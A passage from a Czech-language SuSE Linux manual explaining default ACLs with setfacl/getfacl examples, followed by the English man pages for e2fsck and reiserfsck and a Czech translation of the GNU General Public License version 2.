- Pokud má rodičovský adresář nastavené výchozí ACL, nově vytvářený objekt převezme přístupová práva od parametru `mode` a z výchozího ACL. `Umask` je ignorován.

Aplikace výchozích ACLs

Následující tři kroky ilustrují operace pro adresáře a výchozí ACLs:

- vytvoření výchozího ACL pro aktuální existující adresář
- Vytvoření podadresáře v adresáři s nastavených výchozím ACL

- Vytvoření souboru v adresáři s výchozím ACL

1. Vložení výchozí ACLs do existujícího adresáře mydir:

```
setfacl -d -m group:djungle:r-x mydir
```

Parametr `-d` příkazu `setfacl` zajistí změny (parametr `-m`) ve výchozím ACLs.

Podívejme se blíže na výstup příkazu:

```
getfacl mydir
```

```
# file: mydir
# owner: tux
# group: project3
user::rwx
user:jane:rwx
group::r-x
group:djungle:rwx
mask::rwx
other:---
default:user::rwx
default:group::r-x
default:group:djungle:r-x
default:mask::r-x
default:other:---
```

`getfacl` vrátí jak přístupová ACL tak výchozí ACL. Výchozí ACL je tvořeno řádkami začínajícími na `default`. Po nastavení výchozího ACL příkazem `setfacl` pro skupinu `djungle` příkaz `setfacl` automaticky přepokopíruje všechny ostatní položky k nastavení platného výchozího ACL. Nastavení výchozího ACL nebude mít na existující objekty žádný okamžitý vliv. Ovlivňovat bude pouze nově vytvářené objekty po nastavení výchozího ACL. Tyto nové objekty budou mít přístupová práva skládající se pouze z výchozího ACL rodičovského adresáře.

2. Nyní použijte příkaz `mkdir` k vytvoření podadresáře v adresáři `mydir`, který bude mít stejné ACLs.

```
mkdir mydir/mysubdir
getfacl mydir/mysubdir
```

```
# file: mydir/mysubdir
# owner: tux
```

```
# group: project3
user::rwx
group::r-x
group:djungle:r-x
mask::r-x
other:---
default:user::rwx
default:group::r-x
default:group:djungle:r-x
default:mask::r-x
default:other:---
```

Jak jsme očekávali, nově vytvořený podadresář `mysubdir` má přístupová práva rodičovského adresáře. Nastavení přístupových práv `mysubdir` je stejné jako `mydir`.

3. Použití příkazu `touch` k vytvoření souboru v adresáři `mydir`:

```
touch mydir/myfile
ls -l mydir/myfile

-rw-r-----+ ... tux project3 ... mydir/myfile

getfacl mydir/myfile

# file: mydir/myfile
# owner: tux
# group: project3
user::rw-
group::r-x          # effective:r--
group:djungle:r-x   # effective:r--
mask::r--
other:---
```

Důležitým je v tomto příkladě příkaz `touch` s režimem s hodnotou `0666`, což znamená, že nově vytvářené soubory mají nastaveno právo pro čtení a zápis pro všechny třídy uživatelů a `umask` ani ACLs nenastavují žádná další omezení (viz. *Vliv výchozích ACL na straně 624*).

V důsledku to znamená, že všechna přístupová práva neobsažená v režimu hodnoty jsou odstraněny z ACLs položky. Přestože nebyla z ACLs třídy `group` odstraněna žádná práva, položka `mask` byla změněna k maskování jiným způsobem než s nastaveným režimem.

Tato vlastnost zajišťuje bezchybnou funkci ACLs aplikací např. kompilátorů. Můžete tak vytvářet souboru s omezenými přístupovými právy a

zároveň je označit jako vykonatelné. Pomocí mask mechanismu zajistí, že k nim budou mít práva pouze ti správní uživatelé a skupiny.

ACL kontrolní algoritmus

Všechny procesy a aplikace projdou před tím, než je jim povolen přístup k objektům chráněným ACLs kontrolním algoritmem. ACLs jsou testovány na následující sekvence: *owner*, *named user*, *owning group* nebo *named group* a *other*. Přístup je pak řízen s nejlepším výsledkem ve prospěch procesu. Sekvence nelze slučovat.

Tento algoritmus je samozřejmě mnohem komplikovanější, pokud objekt patří do více skupin s různými vlastnostmi. V takovém případě algoritmus náhodně vybere ze skupin, které mají požadované vlastnosti. Je jedno, jaká z položek bude vést k výsledku (angl. *access granted*). Pokud algoritmus nenajde žádnou vhodnou skupinu, výsledkem bude (angl. *access denied*).

Výhledy

Jak bylo napsáno výše, ACLs umožňuje mnohem podrobnější nastavení přístupových práv. ACLs lze v případě potřeb kombinovat se starým konceptem nastavení přístupových práv. Některé důležité aplikace však stále ACLs nepodporují. Mimo programu *stcr* například stále není k dispozici zálohovací program s plnou podporou ACLs.

Základní příkazy (*cp*, *mv*, *ls* atd.) ACLs podporují, ale řada editorů a správců souborů na (např. Konqueror). Při kopírování souborů v Konqueroru dojde ke ztrátě jejich ACLs. Při změně v editorech jsou někdy ACLs zachovány, jindy ne. Důvodem je různý zálohovací režim editorů. Možnosti jsou tyto:

- Pokud editor zapisuje změny do originálního souboru, jsou ACLs zachovány.
- Pokud editor vytváří nový soubor s pozměněným obsahem starého souboru a pak provádí přejmenování na původní jméno, dojde ke ztrátě ACLs bez ohledu na to, zda editor ACLs podporuje.

Aplikací s podporou ACL se objevuje stále více, takže se dá předpokládat, že Linux dokáže plně využít této funkce již v nejbližší době.

Tip

Další informace

Detailní informace o ACLs získáte na následujících stránkách:

http://sdb.suse.de/en/sdb/html/81_acl.html

<http://acl.bestbits.at/>

a v manuálová stránka pro `getfacl` (`man 1 getfacl`), manuálová stránka pro `acl` (`man 5 acl`) a manuálová stránka pro `setfacl` (`man 1 setfacl`).

Tip

Manuálová stránka e2fsck

E2FSCK(8)

E2FSCK(8)

NAME

e2fsck - check a Linux second extended file system

SYNOPSIS

```
e2fsck [ -pacnyrdfvstFSV ] [ -b superblock ] [ -B block-size ] [ -l|-L bad_blocks_file ] [ -C fd ] [ -j external-journal ] [ device
```

DESCRIPTION

e2fsck is used to check a Linux second extended file system (e2fs). E2fsck also supports ext2 filesystems containing a journal, which are also sometimes known as ext3 filesystems.

device is the special file corresponding to the device (e.g /dev/hdc1).

OPTIONS

-a This option does the same thing as the -p option. It is provided for backwards compatibility only; it is suggested that people use -p option whenever possible.

-b superblock

Instead of using the normal superblock, use an alternative superblock specified by superblock. This option is normally used when the primary superblock has been corrupted. The location of the backup superblock is dependent on the filesystem's blocksize. For filesystems with 1k blocksizes, a backup superblock can be found at block 8193; for filesystems with 2k blocksizes, at block 16384; and for 4k blocksizes, at block 32768.

Additional backup superblocks can be determined by using the `mke2fs` program using the `-n` option to print out where the superblocks were created. The `-b` option to `mke2fs`, which specifies blocksize of the filesystem must be specified in order for the superblock locations that are printed out to be accurate.

If an alternative superblock is specified and the filesystem is not opened read-only, `e2fsck` will make sure that the primary superblock is updated appropriately upon completion of the filesystem check.

-B blocksize

Normally, `e2fsck` will search for the superblock at various different block sizes in an attempt to find the appropriate block size. This search can be fooled in some cases. This option forces `e2fsck` to only try locating the superblock at a particular blocksize. If the superblock is not found, `e2fsck` will terminate with a fatal error.

-c This option causes `e2fsck` to run the `badblocks(8)` program to find any blocks which are bad on the filesystem, and then marks them as bad by adding them to the bad block inode.

-C This option causes `e2fsck` to write completion information to the specified file descriptor so that the progress of the filesystem check can be monitored. This option is typically used by programs which are running `e2fsck`. If the file descriptor specified is 0, `e2fsck` will print a completion bar as it goes about its business. This requires that `e2fsck` is running on a video console or terminal.

-d Print debugging output (useless unless you are debugging `e2fsck`).

-f Force checking even if the file system seems clean.

-F Flush the filesystem device's buffer caches before beginning. Only really useful for doing `e2fsck` time trials.

-j external-journal

Set the pathname where the external-journal for this filesystem can be found.

-l filename

Add the blocks listed in the file specified by filename to the list of bad blocks. The format of this file is the same as the one generated by the badblocks(8) program.

- L filename
Set the bad blocks list to be the list of blocks specified by filename. (This option is the same as the -l option, except the bad blocks list is cleared before the blocks listed in the file are added to the bad blocks list.)
- n Open the filesystem read-only, and assume an answer of 'no' to all questions. Allows e2fsck to be used non-interactively. (Note: if the -c, -l, or -L options are specified in addition to the -n option, then the filesystem will be opened read-write, to permit the bad-blocks list to be updated. However, no other changes will be made to the filesystem.)
- p Automatically repair ("preen") the file system without any questions.
- r This option does nothing at all; it is provided only for backwards compatibility.
- s This option will byte-swap the filesystem so that it is using the normalized, standard byte-order (which is i386 or little endian). If the filesystem is already in the standard byte-order, e2fsck will take no action.
- S This option will byte-swap the filesystem, regardless of its current byte-order.
- t Print timing statistics for e2fsck. If this option is used twice, additional timing statistics are printed on a pass by pass basis.
- v Verbose mode.
- V Print version information and exit.
- y Assume an answer of 'yes' to all questions; allows e2fsck to be used non-interactively.

EXIT CODE

The exit code returned by e2fsck is the sum of the following conditions:

- 0 - No errors
- 1 - File system errors corrected
- 2 - File system errors corrected, system should be rebooted if file system was mounted
- 4 - File system errors left uncorrected

8 - Operational error
16 - Usage or syntax error
128 - Shared library error

SIGNALS

The following signals have the following effect when sent to e2fsck.

SIGUSR1

This signal causes e2fsck to start displaying a completion bar. (See discussion of the -C option.)

SIGUSR2

This signal causes e2fsck to stop displaying a completion bar.

REPORTING BUGS

Almost any piece of software will have bugs. If you manage to find a filesystem which causes e2fsck to crash, or which e2fsck is unable to repair, please report it to the author.

Please include as much information as possible in your bug report. Ideally, include a complete transcript of the e2fsck run, so I can see exactly what error messages are displayed. If you have a writeable filesystem where the transcript can be stored, the script(1) program is a handy way to save the output of e2fsck to a file.

It is also useful to send the output of dumpe2fs(8). If a specific inode or inodes seems to be giving e2fsck trouble, try running the debugfs(8) command and send the output of the stat(1u) command run on the relevant inode(s). If the inode is a directory, the debugfs dump command will allow you to extract the contents of the directory inode, which can sent to me after being first run through uuen code(1).

Always include the full version string which e2fsck displays when it is run, so I know which version you are running.

AUTHOR

This version of e2fsck was written by Theodore Ts'o <tytso@mit.edu>.

SEE ALSO

mke2fs(8), tune2fs(8), dumpe2fs(8), debugfs(8)

Manuálová stránka reiserfsck

REISERFSCK(8)

REISERFSCK(8)

NAME

reiserfsck - check a Linux Reiserfs file system

SYNOPSIS

```
reiserfsck [ -afprVy ] [ --check | --fix-fixable |
--rebuild-sb | --rebuild-tree | --clean-attributes ] [ -j
| --journal-device device ] [ --no-journal-available ] [
-z | --adjust-file-size ] [ -S | --scan-whole-partition ]
[ -l | --logfile filename ] [ -n | --nolog ] [ -q |
--quiet ] device
```

DESCRIPTION

Reiserfsck searches for a Reiserfs filesystem on a device, replays any necessary transactions, and either checks or repairs the file system.

device is the special file corresponding to the device or partition (e.g /dev/hdXX for IDE disk partition or /dev/sdXX for SCSI disk partition).

OPTIONS

--check

This default action checks file system consistency and reports but does not repair any corruption that it finds. This option may be used on a read-only file system mount. The --check option exits with status 0 to indicate that no corruption was found. Otherwise, reiserfsck returns 1 to indicate corruption that can be fixed with --fix-fixable and 2 to indicate corruption that requires --rebuild-tree.

--fix-fixable

This option recovers certain kinds of corruption

that do not require rebuilding the entire file system tree (`--rebuild-tree`). Normally you only need this option if the `--check` option reports "corruption that can be fixed with `--fix-fixable`". This includes: zeroing invalid data-block pointers, correcting `st_size` and `st_blocks` for directories, and deleting invalid directory entries.

`--rebuild-sb`

This option recovers the superblock on a Reiserfs partition. Normally you only need this option if mount reports "read_super_block: can't find a reiserfs file system" and you are sure that a Reiserfs file system is there.

`--rebuild-tree`

This option rebuilds the entire file system tree using leaf nodes found on the device. Normally you only need this option if the `--check` option reports "corruption that can be fixed only during `--rebuild-tree`". You are strongly encouraged to make a backup copy of the whole partition before attempting the `--rebuild-tree` option.

`--clean-attributes`

This option cleans reserved fields of Stat-Data items.

`--journal-device device, -j device`

This option supplies the device name of the current file system journal. This option is required when the journal resides on a separate device from the main data device (although it can be avoided with the expert option `--no-journal-available`).

`--adjust-file-size, -z`

This option causes reiserfsck to correct file sizes that are larger than the offset of the last discovered byte. This implies that holes at the end of a file will be removed. File sizes that are smaller than the offset of the last discovered byte are corrected by `--fix-fixable`.

`--logfile filename, -l filename`

This option causes reiserfsck to report any corruption it finds to the specified log file rather than `stderr`.

`--nolog, -n`

This option prevents reiserfsck from reporting any kinds of corruption.

`--quiet, -q`

This option prevents reiserfsck from reporting its rate of progress.

-a, -p These options are usually passed by fsck -A during the automatic checking of /etc/fstab partitions. For compatibility, these options simply cause reiserfsck to print information about the specified file system. No checks are performed. When it is set - reiserfsck assumes that it is called by fsck -A, provides some information about the specified filesystem and exits.

-V This option prints the reiserfsprogs version and exit.

-r, -p, -y These options are ignored.

-V, -f prints version and exits

EXPERT OPTIONS

DO NOT USE THESE OPTIONS UNLESS YOU KNOW WHAT YOU ARE DOING. WE ARE NOT RESPONSIBLE IF YOU LOSE DATA AS A-RESULT OF THESE OPTIONS.

--no-journal-available

This option allows reiserfsck to proceed when the journal device is not available. This option has no effect when the journal is located on the main data device. NOTE: after this operation you must use reiserfstune to specify a new journal device.

--scan-whole-partition, -S

This option causes --rebuild-tree to scan the whole partition, not only used space on the partition.

EXAMPLE OF USING

1. You think something may be wrong with a reiserfs partition on /dev/hda1 or you would just like to perform a periodic disk check.

2. Run reiserfsck --check --logfile check.log /dev/hda1. If reiserfsck --check exits with status 0 it means no errors were discovered.

3. If reiserfsck --check exits with status 1 (and reports about fixable corruptions) it means that you should run reiserfsck --fix-fixable --logfile fixable.log /dev/hda1.

4. If reiserfsck --check exits with status 2 (and reports about fatal corruptions) it means that you need to run reiserfsck --rebuild-tree. If reiserfsck --check fails in some way you should also run reiserfsck --rebuild-tree,

but we also encourage you to submit this as a bug report.

5. Before running `reiserfsck --rebuild-tree`, please make a backup of the whole partition before proceeding. Then run `reiserfsck --rebuild-tree --logfile rebuild.log /dev/hda1`.

6. If the `--rebuild-tree` step fails or does not recover what you expected, please submit this as a bug report. Try to provide as much information as possible and we will try to help solve the problem.

EXIT CODE

`reiserfsck` uses the following exit codes:

- 0 - No errors
- 1 - File system errors corrected
- 2 - File system errors corrected, system should be rebooted if file system was mounted
- 4 - File system errors left uncorrected
- 8 - Operational error
- 16 - Usage or syntax error

AUTHOR

This version of `reiserfsck` has been written by Vitaly Fertman <vitaly@namesys.com> and Vladimir Saveliev <vs@namesys.com>.

BUGS

There are likely to be some bugs. Please report bugs to the ReiserFS mail-list <reiserfs-list@namesys.com>.

TODO

Faster recovering, signal handling, i/o error handling, return reasonable exit codes, etc.

SEE ALSO

`mkreiserfs(8)`, `debugreiserfs(8)`, `reiserfstune(8)`

Reiserfsprogs-3.6.2

January 2002

REISERFSCK(8)

GNU General Public License

Tento *neautorizovaný* překlad byl bez úprav převzat z české oficiální stránky projektu GNU <http://www.gnu.cz/gplcz.html>. SuSE CR, s.r.o. tímto děkuje za jeho poskytnutí.

GNU GENERAL PUBLIC LICENSE

Druhá verze 2. červen 1991

Copyright (C) 1989, 1991 Free Software Foundation, Inc. 675 Mass Ave, Cambridge, MA 02139, USA

Kopírování a distribuce doslovných kopií tohoto licenčního dokumentu jsou dovoleny komukoliv, jeho změny jsou však zakázány.

PREAMBULE

Licence pro většinu programového vybavení jsou navrženy tak, že vám odebírají právo jeho volného sdílení a úprav. Smyslem Obecné veřejné licence GNU je naproti tomu zaručit volnost sdílení a úpravy volného programového vybavení – pro zajištění volného přístupu k tomuto programovému vybavení pro všechny jeho uživatele. Tato Obecná veřejná licence GNU se vztahuje na většinu programového vybavení nadace Free Software Foundation a na jakýkoli jiný program, jehož autor se přikloní k jejímu používání. (Některé další programové vybavení od Free Software Foundation je namísto toho pokryto Obecnou knihovní veřejnou licencí GNU.) Můžete ji rovněž použít pro své programy.

Pokud mluvíme o volném programovém vybavení, máme na mysli volnost, nikoliv cenu. Naše Obecná veřejná licence je navržena pro zajištění toho, že můžete volně šířit kopie volného programového vybavení (a účtovat si za tuto službu, pokud chcete), že obdržíte zdrojový kód anebo jej můžete získat, pokud

chcete, že můžete tento software měnit nebo jeho části použít v nových programech; a že víte, že tyto věci smíte dělat.

Abychom mohli vaše práva chránit, musíme vytvořit omezení, která zakáží komukoli vám tato práva odepírat nebo vás žádat, abyste se těchto práv vzdal. Tato omezení se promítají do jistých povinností, kterým musíte dostát, pokud šíříte kopie dotyčného programového vybavení anebo ho modifikujete.

Například, šíříte-li kopie takového programu, ať již zdarma nebo za poplatek, musíte poskytnout příjemcům všechna práva, která máte sám. Musíte zaručit, že příjemci rovněž dostanou anebo mohou získat zdrojový kód. A musíte jim ukázat tyto podmínky, aby znali svá práva.

Vaše práva chráníme ve dvou krocích: (1) autorizací programového vybavení, a (2) nabídkou této licence, která vám dává právoplatné svolení ke kopírování, šíření a modifikaci programového vybavení.

Kvůli ochraně každého autora i nás samotných chceme zaručit, aby každý chápал skutečnost, že pro volné programové vybavení nejsou žádné záruky. Je-li programové vybavení někým jiným modifikováno a posláno dále, chceme, aby příjemci věděli, že to, co mají, není originál, takže jakékoliv problémy vnesené jinými se neodrazí na reputaci původních autorů.

Konečně, každý volný program je neustále ohrožen softwarovými patenty. Přejeme si zamezit nebezpečí, že redistributoři volného programu obdrží samostatně patentová osvědčení a tím učiní program vázaným. Abychom tomu zamezili, deklarovali jsme, že každý patent musí být buď vydán s tím, že umožňuje volné užití, anebo nesmí být vydán vůbec.

Přesná ustanovení a podmínky pro kopírování, šíření a modifikaci jsou uvedeny dále.

GNU GENERAL PUBLIC LICENSE

USTANOVENÍ A PODMÍNKY PRO KOPÍROVÁNÍ, DISTRIBUCI A MODIFIKACI

0. Tato licence se vztahuje na kterýkoliv program či jiné dílo, které obsahuje zmínku, umístěnou v něm držitelem autorských práv, o tom, že dílo může být šířeno podle ustanovení Obecné veřejné licence GNU. V dalším textu znamená Program každý takový program nebo dílo a dílo založené na Programu znamená buď Program samotný anebo každé jiné dílo z něj odvozené, které podléhá autorskému zákonu: tím se míní dílo obsahující Program nebo jeho část, buď doslovně anebo s modifikacemi, popřípadě v překladu do jiného jazyka. (Nadále je překlad zahrnován bez omezení pod pojmem modifikace.) Každý uživatel licence je označován jako vy.

1. Smíte kopírovat a šířit doslovné kopie zdrojového kódu Programu tak, jak jste jej obdržel, a na libovolném médiu, za předpokladu, že na každé kopii viditelně a náležitě zveřejníte zmínku o autorských právech a absenci záruky; ponecháte nedotčené všechny zmínky vztahující se k této licenci a k absenci záruky; a dáte každému příjemci spolu s Programem kopii této licence.

Za fyzický akt přenesení kopie můžete žádat poplatek a podle vlastního uvážení můžete nabídnout za poplatek záruční ochranu.

2. Můžete modifikovat vaši kopii či kopie Programu anebo kterékoliv jeho části, a tak vytvořit dílo založené na Programu, a kopírovat a rozšiřovat takové modifikace či dílo podle platné podmínky sekce 1, za předpokladu, že splníte všechny tyto podmínky:

- a) Modifikované soubory musíte opatřit zřetelnou zmínkou uvádějící, že jste soubory změnil a datum každé změny.
- b) Musíte umožnit, aby jakékoliv vámi publikované dílo či rozšiřované dílo, které obsahuje zcela nebo jen zčásti Program nebo jakoukoli jeho část, popřípadě je z Programu nebo jeho části odvozeno, mohlo být jako celek bezplatně poskytnuto každé třetí osobě v souladu s ustanoveními této licence.
- c) Pokud modifikovaný program pracuje tak, že čte interaktivně povely, musíte zjistit, že při nejběžnějším způsobu jeho spuštění vytiskne nebo zobrazí hlášení zahrnující příslušnou zmínku o autorském právu a uvede, že neexistuje žádná záruka (nebo popřípadě, že záruku poskytujete vy), a že uživatelé mohou za těchto podmínek Program redistribuovat, a musí uživatelé sdělit, jakým způsobem může nahlédnout do kopie této licence. (Výjimka: v případě, že sám program je interaktivní, avšak žádné takové hlášení nevypisuje, nepožaduje se, aby vaše dílo založené na Programu takové hlášení vypisovalo.)

Tyto požadavky se vztahují k modifikovanému dílu jako celku. Pokud lze identifikovat části takového díla, které zřejmě nejsou odvozeny z Programu a mohou být samy o sobě rozumně považovány za nezávislá a samostatná díla, pak se tato licence a její ustanovení nevztahují na tyto části, jsou-li šířeny jako nezávislá díla. Avšak jakmile tyto části rozšiřujete jako části celku, jímž je dílo založené na Programu, musí být rozšiřování tohoto celku podřízeno ustanovení této licence tak, že povolení poskytnutá dalším uživatelům se rozšíří na celé dílo, tedy na všechny jeho části bez ohledu na to, kdo kterou část napsal.

Smyslem tohoto paragrafu tedy není získání práv na dílo zcela napsané vámi ani popírání vašich práv vůči němu; skutečným smyslem je výkon práva na řízení distribuce odvozených nebo kolektivních děl založených na Programu.

Pouhé spojení jiného díla, jež není na Programu založeno, s Programem (anebo dílem založeným na Programu) na paměťovém nebo distribučním médiu nevazuje toto jiné dílo do působnosti této licence.

3. Můžete kopírovat a rozšiřovat Program (nebo dílo na něm založené, viz sekce 2 v objektové anebo spustitelné podobě podle ustanovení sekcí 1 a 2 výše, pokud splníte některou z následujících náležitostí:

- a) Doprovodíte jej zdrojovým kódem ve strojově čitelné formě. Zdrojový kód musí být rozšiřován podle ustanovení sekcí 1 a 2, a to na médiu běžně používaném pro výměnu programového vybavení; nebo
- b) Doprovodíte je písemnou nabídkou nejméně na tři roky, podle níž poskytnete jakékoli třetí straně, za poplatek nepřevyšující vaše výdaje vynaložené na fyzickou výrobu zdrojové distribuce, kompletní strojově čitelnou kopii odpovídající zdrojovému kódu, jenž musí být šířen podle ustanovení sekcí 1 a 2 na médiu běžně používaném pro výměnu programového vybavení; nebo
- c) Doprovodíte jej informacemi, které jste dostal ohledně nabídky na poskytnutí zdrojového kódu. (Tato alternativa je povolena jen pro nekomerční šíření a jenom tehdy, pokud jste obdržel program v objektovém nebo spustitelném tvaru spolu s takovou nabídkou, v souladu s položkou dvě, viz výše.)

Zdrojový kód k dílu je nejvhodnější formou díla z hlediska jeho případných modifikací. Pro dílo ve spustitelném tvaru znamená úplný zdrojový kód veškerý zdrojový kód pro všechny moduly, které obsahuje, plus jakékoli další soubory pro definici rozhraní, plus dávkové soubory potřebné pro kompilaci a instalaci spustitelného programu. Zvláštní výjimkou jsou však ty programové komponenty, které jsou normálně šířeny (buď ve zdrojové nebo binární formě) s hlavními součástmi operačního systému, na němž spustitelný program běží (tj. s překladačem, jádrem apod.). Tyto komponenty nemusí být šířeny se zdrojovým kódem, pokud ovšem komponenta sama nedoprovází spustitelnou podobu díla.

Je-li šíření objektového nebo spustitelného kódu činěno nabídkou přístupu ke kopírování z určitého místa, potom se za distribuci zdrojového kódu počítá i nabídnutí ekvivalentního přístupu ke kopírování zdrojového kódu ze stejného místa, byť přitom nejsou třetí strany nuceny ke zkopírování zdrojového kódu spolu s objektovým.

4. Nesmíte kopírovat, modifikovat, poskytovat sublicence anebo šířit Program jiným způsobem než výslovně uvedeným v této licenci. Jakýkoli jiný pokus

o kopírování, modifikování, poskytnutí sublicence anebo šíření Programu je neplatný a automaticky ukončí vaše práva daná touto licencí. Strany, které od vás obdržely kopie anebo práva v souladu s touto licencí, však nemají své licence ukončeny, dokud se jim plně podřizují.

5. Není vaší povinností tuto licenci přijmout, protože jste ji nepodepsal. Nic jiného vám však nedává možnost kopírovat nebo šířit Program nebo odvozená díla. V případě, že tuto licenci nepřijmete, jsou tyto činnosti zákonem zakázány. Tím pádem modifikací anebo šířením Programu (anebo každého díla založeného na Programu) vyjadřujete své podřízení se licenci a všem jejím ustanovením a podmínkám pro kopírování, modifikování a šíření Programu a děl na něm založených.

6. Pokaždé, když redistribuuje Program (nebo dílo založené na Programu), získává příjemce od původního držitele licence právo kopírovat, modifikovat a šířit Program v souladu s těmito ustanoveními a podmínkami. Nesmíte klást žádné překážky výkonu zde zaručených příjemcových práv. Nejste odpovědný za vymáhání dodržování této licence třetími stranami.

7. Jsou-li vám z rozhodnutí soudu, obviněním z porušení patentu nebo z jakéhokoli jiného důvodu (nejen v souvislosti s patenty) uloženy takové podmínky (ať již příkazem soudu, smlouvou nebo jinak), které se vylučují s podmínkami této licence, nejste tím osvobozen od podmínek této licence. Pokud nemůžete šířit Program tak, abyste vyhověl zároveň svým závazkům vyplývajícím z této licence a jiným platným závazkům, nesmíte jej v důsledku toho šířit vůbec. Pokud by například patentové osvědčení nepovolovalo bezplatnou redistribuci Programu všemi, kdo vašim přičiněním získají přímo nebo nepřímo jeho kopie, pak by jediný možný způsob jak vyhovět zároveň patentovému osvědčení i této licenci spočíval v ukončení distribuce Programu.

Pokud by se za nějakých specifických okolností jevila některá část tohoto paragrafu jako neplatná nebo nevynutitelná, považuje se za směrodatnou rovnováha vyjádřená tímto paragrafem a paragraf jako celek se považuje za směrodatný za jiných okolností.

Smyslem tohoto paragrafu není navádět vás k porušování patentů či jiných ustanovení autorského práva, anebo tato ustanovení zpochybňovat; jediným jeho smyslem je ochrana integrity systému šíření volného programového vybavení, které je podloženo veřejnými licenčními předpisy. Mnozí lidé poskytli své příspěvky do širokého okruhu programového vybavení šířeného tímto systémem, spolehnuvše na jeho důsledné uplatňování; záleží na autorovi/dárci, aby rozhodl, zda si přeje šířit programové vybavení pomocí nějakého jiného systému a žádný uživatel licence nemůže takové rozhodnutí zpochybňovat.

Smyslem tohoto paragrafu je zevrubně osvětlit to, co je považováno za důsledek plynoucí ze zbytku této licence.

8. Pokud je šíření či použití Programu v některých zemích omezeno buď patenty anebo autorsky chráněnými rozhraními, může držitel původních autorských práv, který svěřuje Program do působnosti této licence, přidat výslovně omezení pro geografické šíření, vylučující takové země, takže šíření je povoleno jen v těch zemích nebo mezi těmi zeměmi, které nejsou tímto způsobem vyloučeny. Tato licence zahrnuje v tomto případě takové omezení přesně tak, jako bylo zapsáno v textu této licence.

9. Free Software Foundation může čas od času vydávat upravené nebo nové verze Obecné veřejné licence. Takové nové verze se budou svým duchem podobat současně verzi, v konkrétních věcech se však mohou lišit s ohledem na nové problémy či zájmy.

Každé nové verzi je přiděleno rozlišující číslo verze. Pokud Program specifikuje číslo verze, která se na něj vztahuje, a všechny následující verze, můžete se podle uvážení řídit ustanoveními a podmínkami buď to oné konkrétní verze anebo kterékoliv následující verze, kterou vydala Free Software Foundation. Jestliže Program nespecifikuje číslo verze této licence, můžete si vybrat libovolnou verzi, kterou kdy Free Software Foundation vydala.

10. Pokud si přejete zahrnout části Programu do jiných volných programů, jejichž distribuční podmínky jsou odlišné, zašlete autorovi žádost o povolení. V případě programového vybavení, k němuž vlastní autorská práva Free Software Foundation, napište Free Software Foundation; někdy činíme výjimky ze zde uvedených ustanovení. Naše rozhodnutí bude vedeno dvěma cíli; zachováním volné povahy všech odvozenin našeho volného programového vybavení a podporou sdílení a opětovného využití programového vybavení obecně.

ZÁRUKA SE NEPOSKYTUJE

11. VZHLEDEM K BEZPLATNÉMU POSKYTNUTÍ LICENCE K PROGRAMU SE NA PROGRAM NEVZTAHUJE ŽÁDNÁ ZÁRUKA, A TO V MÍŘE POVOLENÉ ZÁKONEM. POKUD NENÍ PÍSEMNĚ STANOVENO JINAK, POSKYTUJÍ DRŽITELÉ AUTORSKÝCH PRÁV POPŘÍPADĚ JINÉ STRANY PROGRAM TAK, JAK JE, BEZ ZÁRUKY JAKÉHOKOLIV DRUHU, AŽ VÝSLOVNĚ NEBO VYPLÝVAJÍCÍ, VČETNĚ, ALE NIKOLI JEN, ZÁRUK PRODEJNOSTI A VHODNOSTI PRO URČITÝ ÚČEL. POKUD JDE O KVALITU A VÝKONNOST PROGRAMU, LEŽÍ VEŠKERÉ RIZIKO NA VÁS. POKUD BY SE U PROGRAMU PROJEVILY ZÁVADY, PADAJÍ NÁKLADY ZA VŠECHNU POTŘEBNOU ÚDRŽBU, OPRAVY ČI NÁPRAVU NA VÁŠ VRUB.

12. V ŽÁDNÉM PŘÍPADĚ, S VÝJIMKOU TOHO, KDYŽ TO VYŽADUJE PLATNÝ ZÁKON, ANEBY KDYŽ TO BYLO PÍSEMNĚ ODSOULASENO, VÁM NEBUDE ŽÁDNÝ Z DRŽITELŮ AUTORSKÝCH PRÁV ANI

ŽÁDNÁ JINÁ STRANA, KTERÁ SMÍ MODIFIKOVAT ČI ŠÍŘIT PROGRAM V SOULADU S PŘEDCHOZÍMI USTANOVENÍMI, ODPOVĚDNÝ ZA ŠKODY, VČETNĚ VŠECH OBECNÝCH, SPECIÁLNÍCH, NAHODILÝCH NEBO NÁSLEDNÝCH ŠKOD VYPLÝVAJÍCÍCH Z UŽÍVÁNÍ ANEBO NESCHOPNOSTI UŽÍVAT PROGRAMU (VČETNĚ ALE NIKOLI JEN, ZTRÁTY NEBO ZKRESLENÍ DAT, NEBO TRVALÝCH ŠKOD ZPŮSOBENÝCH VÁM NEBO TŘETÍM STRANÁM, NEBO SELHÁNÍ FUNKCE PROGRAMU V SOUČINNOSTI S JINÝMI PROGRAMY), A TO I V PŘÍPADĚ, ŽE TAKOVÝ DRŽITEL AUTORSKÝCH PRÁV NEBO JINÁ STRANA BYLI UPOZORNĚNI NA MOŽNOST TAKOVÝCH ŠKOD.

Jak uplatnit tato ustanovení na vaše nové programy

Pokud vyvinete nový program a chcete, aby byl veřejnosti co nejvíce k užítku, můžete toho nejlépe dosáhnout tím, že jej prohlásíte za volné programové vybavení, které může kdokoli redistribuovat a měnit za zde uvedených podmínek.

K tomu stačí připojit k programu následující údaje. Nejbezpečnější cestou je jejich připojení na začátek každého zdrojového souboru, čímž se nejúčinněji sdělí vyloučení záruky; a v každém souboru by pak měla být přinejmenším řádka s (angl. *copyrightem*) a odkaz na místo, kde lze nalézt úplné údaje.

Řádka se jménem programu a nástinem toho, co dělá

Copyright (C) 20yy jméno autora

This program is free software; you can redistribute it and/or modify it under the terms of the GNU General Public License as published by the Free Software Foundation; either version 2 of the License, or (at your option) any later version.

This program is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU General Public License for more details.

You should have received a copy of the GNU General Public License along with this program; if not, write to the Free Software Foundation, Inc., 675 Mass Ave, Cambridge, MA 02139, USA.

Připojte rovněž informaci o tom, jak je možné se s vámi spojit elektronickou a papírovou poštou.

Pokud je program interaktivní, zaříd'te, aby se při startu v interaktivním módu vypsalo hlášení podobné tomuto:

Gnomovision version 69, Copyright (C) 20yy name of author

Gnomovision comes with ABSOLUTELY NO WARRANTY; for details type 'show w'. This is free software, and you are welcome to redistribute it under certain conditions; type 'show c' for details.

Hypotetické povely `show w` a `show c` by měly zobrazit příslušné pasáže Obecné veřejné licence. Odpovídající povely ovšem nemusí být právě `show w` a `show c`; mohou to být třeba stisky tlačítka na myši nebo položky v menu – cokoliv, co se do vašeho programu hodí.

